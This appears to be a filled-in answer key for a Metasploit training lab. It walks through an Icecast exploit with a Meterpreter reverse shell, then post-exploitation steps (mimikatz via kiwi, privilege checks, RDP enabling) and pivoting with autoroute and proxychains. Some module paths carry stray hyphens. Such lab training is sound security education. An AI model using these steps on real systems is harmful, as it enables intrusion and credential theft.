Metasploit

Metasploit

Part of the Red Primer series, learn to use Metasploit!

[Task 1] Intro

Metasploit, an open-source pentesting framework, is a powerful tool utilized by security engineers around the world. Maintained by Rapid 7, Metasploit is a collection of not only thoroughly tested exploits but also auxiliary and post-exploitation tools. Throughout this room, we will explore the basics of using this massive framework and a few of the modules it includes.

The virtual machine used in this room (Ice), a worksheet version of this room, and the subsequent answer key can be downloaded for offline usage from https://darkstar7471.com/resources.html

#1
Kali and most other security distributions of Linux include Metasploit by default. If you are using a different distribution of Linux, verify that you have it installed or install it from the Rapid 7 Github repository.

No answer needed

[Task 2] Initializing...

If this is your first time using Metasploit, you'll have just a few things to do before you utilize its full functionality. Let's go ahead and get everything started!

#1
First things first, we need to initialize the database! Let's do that now with the command: msfdb init

No answer needed

#2
Before starting Metasploit, we can view some of the advanced options we can trigger for starting the console. Check these out now by using the command: msfconsole -h

No answer needed

#3
We can start the Metasploit console on the command line without showing the banner or any startup information as well. What switch do we add to msfconsole to start it without showing this information? This will include the '-'

-q

#4
Once the database is initialized, go ahead and start Metasploit via the command: msfconsole

No answer needed

#5
After Metasploit has started, let's go ahead and check that we've connected to the database. Do this now with the command: db_status

No answer needed

#6
Cool! We've connected to the database, which type of database does Metasploit 5 use?

postgresql

[Task 3] Rock 'em to the Core [Commands]

Using the help menu, let's now learn the base commands and the module categories in Metasploit. Nearly all of the answers to the following questions can be found in the Metasploit help menu.

#1
Let's go ahead and start exploring the help menu. On the Metasploit prompt (where we'll be at after we start Metasploit using msfconsole), type the command: help

No answer needed

#2
The help menu has a very short one-character alias, what is it?

?

#3
Finding various modules we have at our disposal within Metasploit is one of the most common commands we will leverage in the framework. What is the base command we use for searching?

search

#4

Once we've found the module we want to leverage, what command we use to select it as the active module?

use

#5

How about if we want to view information about either a specific module or just the active one we have selected?

info

#6

Metasploit has a built-in netcat-like function where we can make a quick connection with a host simply to verify that we can 'talk' to it. What command is this?

connect

#7

Entirely one of the commands purely utilized for fun, what command displays the motd/ascii art we see when we start msfconsole (without -q flag)?

banner

#8

We'll revisit these next two commands shortly, however, they're two of the most used commands within Metasploit. First, what command do we use to change the value of a variable?

set

#9

Metasploit supports the use of global variables, something which is incredibly useful when you're specifically focusing on a single box. What command changes the value of a variable globally?

setg

#10

Now that we've learned how to change the value of variables, how do we view them? There are technically several answers to this question, however, I'm looking for a specific three-letter command which is used to view the value of single variables.

get

#11

How about changing the value of a variable to null/no value?

unset

#12

When performing a penetration test it's quite common to record your screen either for further review or for providing evidence of any actions taken. This is often coupled with the collection of console output to a file as it can be incredibly useful to grep for different pieces of information output to the screen. What command can we use to set our console output to save to a file?


spool

#13
Leaving a Metasploit console running isn't always convenient and it can be helpful to have all of our previously set values load when starting up Metasploit. What command can we use to store the settings/active datastores from Metasploit to a settings file? This will save within your msf4 (or msf5) directory and can be undone easily by simply removing the created settings file.

save

[Task 4] Modules for Every Occasion!

Metasploit consists of six core modules that make up the bulk of the tools you will utilize within it. Let's take a quick look through the various modules, their purposes, and some of the commands associated with modules.



Note, this diagram includes both the interfaces and *most* of the modules. This diagram does not include the 'Post' module.

#1
Easily the most common module utilized, which module holds all of the exploit code we will use?

exploit

#2
Used hand in hand with exploits, which module contains the various bits of shellcode we send to have executed following exploitation?

payload

#3
Which module is most commonly used in scanning and verification machines are exploitable? This is not the same as the actual exploitation of course.

auxiliary

#4
One of the most common activities after exploitation is looting and pivoting. Which module provides these capabilities?

post

#5
Commonly utilized in payload obfuscation, which module allows us to modify the 'appearance' of our exploit such that we may avoid signature detection?

encoder

#6
Last but not least, which module is used with buffer overflow and ROP attacks?

nop

#7
Not every module is loaded in by default, what command can we use to load different modules?

load

[Task 5] Move that shell!

Remember that database we set up? In this step, we're going to take a look at what we can use it for and exploit our victim while we're at it!
As you might have noticed, up until this point we haven't touched nmap in this room, let alone perform much recon on our victim box. That'll all change now as we'll take a swing at using nmap within Metasploit. Go ahead and deploy the box now, it may have up to a three-minute delay for starting up our target vulnerable service.

Note, Metasploit does support different types of port scans from within the auxiliary modules. Metasploit can also import other scans from nmap and Nessus just to name a few.

#1

Metasploit comes with a built-in way to run nmap and feed it's results directly into our database. Let's run that now by using the command 'db_nmap -sV BOX-IP'

No answer needed

#2

What service does nmap identify running on port 135?

msrpc

#3

Let's go ahead and see what information we have collected in the database. Try typing the command 'hosts' into the msfconsole now.

No answer needed

#4

How about something else from the database, try the command 'services' now.

No answer needed

#5

One last thing, try the command 'vulns' now. This won't show much at the current moment, however, it's worth noting that Metasploit will keep track of discovered vulnerabilities. One of the many ways the database can be leveraged quickly and powerfully.

No answer needed

#6

Now that we've scanned our victim system, let's try connecting to it with a Metasploit payload. First, we'll have to search for the target payload. In Metasploit 5 (the most recent version at the time of writing) you can simply type 'use' followed by a unique string found within only the target exploit. For example, try this out now with the following command 'use icecast'. What is the full path for our exploit that now appears on the msfconsole prompt? *This will include the exploit section at the start

exploit/windows/http/icecast_header

#7

While that use command with the unique string can be incredibly useful that's not quite the exploit we want here. Let's now run the command 'search multi/-handler'. What is the name of the column on the far left side of the console that shows up next to 'Name'? Go ahead and run the command 'use NUMBER_NEXT_TO exploit/multi/handler` wherein the number will be what appears in that far left column (typically this will be 4 or 5). In this way, we can use our search results without typing out the full name/path of the module we want to use.

#

#8

Now type the command 'use NUMBER_FROM_PREVIOUS_QUESTION'. This is the short way to use modules returned by search results.

No answer needed

#9

Next, let's set the payload using this command 'set PAYLOAD windows/meterpreter/-reverse_tcp'. In this way, we can modify which payloads we want to use with our exploits. Additionally, let's run this command 'set LHOST YOUR_IP_ON_TRYHACKME'. You might have to check your IP using the command 'ip addr', it will likely be your tun0 interface.

No answer needed

#10

Let's go ahead and return to our previous exploit, run the command `use icecast` to select it again.

No answer needed

#11

One last step before we can run our exploit. Run the command 'set RHOSTS BOX_IP' to tell Metasploit which target to attack.

No answer needed

#12

Once you're set those variables correctly, run the exploit now via either the command 'exploit' or the command 'run -j' to run this as a job.

No answer needed

#13

Once we've started this, we can check all of the jobs running on the system by running the command `jobs'

No answer needed

#14

After we've established our connection in the next task, we can list all of our sessions using the command `sessions`. Similarly, we can interact with a target session using the command `sessions -i SESSION_NUMBER'

No answer needed

[Task 6] We're in, now what?

Now that we've got a shell into our victim machine, let's take a look at several post-exploitation modules actions we can leverage! **Most of the questions in the following section can be answered by using the Meterpreter help menu which can be accessed through the 'help' command. This menu dynamically expands as we load more modules.**

#1

First things first, our initial shell/process typically isn't very stable. Let's go ahead and attempt to move to a different process. First, let's list the processes using the command 'ps'. What's the name of the spool service?

spoolsv.exe

#2

Let's go ahead and move into the spool process or at least attempt to! What command do we use to transfer ourselves into the process? This won't work at the current time as we don't have sufficient privileges but we can still try!

migrate

#3

Well that migration didn't work, let's find out some more information about the system so we can try to elevate. What command can we run to find out more information regarding the current user running the process we are in?

getuid

#4

How about finding more information out about the system itself?

sysinfo

#5

This might take a little bit of googling, what do we run to load mimikatz (more specifically the new version of mimikatz) so we can use it?

load kiwi

#6

Let's go ahead and figure out the privileges of our current user, what command do we run?

getprivs

#7

What command do we run to transfer files to our victim computer?

upload

#8

How about if we want to run a Metasploit module?

run

#9

A simple question but still quite necessary, what command do we run to figure out the networking information and interfaces on our victim?

ipconfig

#10
Let's go ahead and run a few post modules from Metasploit. First, let's run the command `run post/windows/gather/checkvm`. This will determine if we're in a VM, a very useful piece of knowledge for further pivoting.

No answer needed

#11
Next, let's try: `run post/multi/recon/local_exploit_suggester`. This will check for various exploits which we can run within our session to elevate our privileges. Feel free to experiment using these suggestions, however, we'll be going through this in greater detail in the room `Ice'.

No answer needed

#12
Finally, let's try forcing RDP to be available. This won't work since we aren't administrators, however, this is a fun command to know about: `run post/windows/-manage/enable_rdp'

No answer needed

click me
One quick extra question, what command can we run in our meterpreter session to spawn a normal system shell?

shell

[Task 7] Makin' Cisco Proud

Last but certainly not least, let's take a look at the autorouting options available to us in Metasploit. While our victim machine may not have multiple network interfaces (NICs), we'll walk through the motions of pivoting through our victim as if it did have access to extra networks.

#1

Let's go ahead and run the command `run autoroute -h`, this will pull up the help menu for autoroute. What command do we run to add a route to the following subnet: 172.18.1.0/24? Use the -n flag in your answer.

run autoroute -n 172.18.1.0 255.255.255.0

#2

Additionally, we can start a socks4a proxy server out of this session. Background our current meterpreter session and run the command `search server/socks4a`. What is the full path to the socks4a auxiliary module?

auxiliary/server/socks4a

#3

Once we've started a socks server we can modify our /etc/proxychains.conf file to include our new server. What command do we prefix our commands (outside of Metasploit) to run them through our socks4a server with proxychains?

proxychains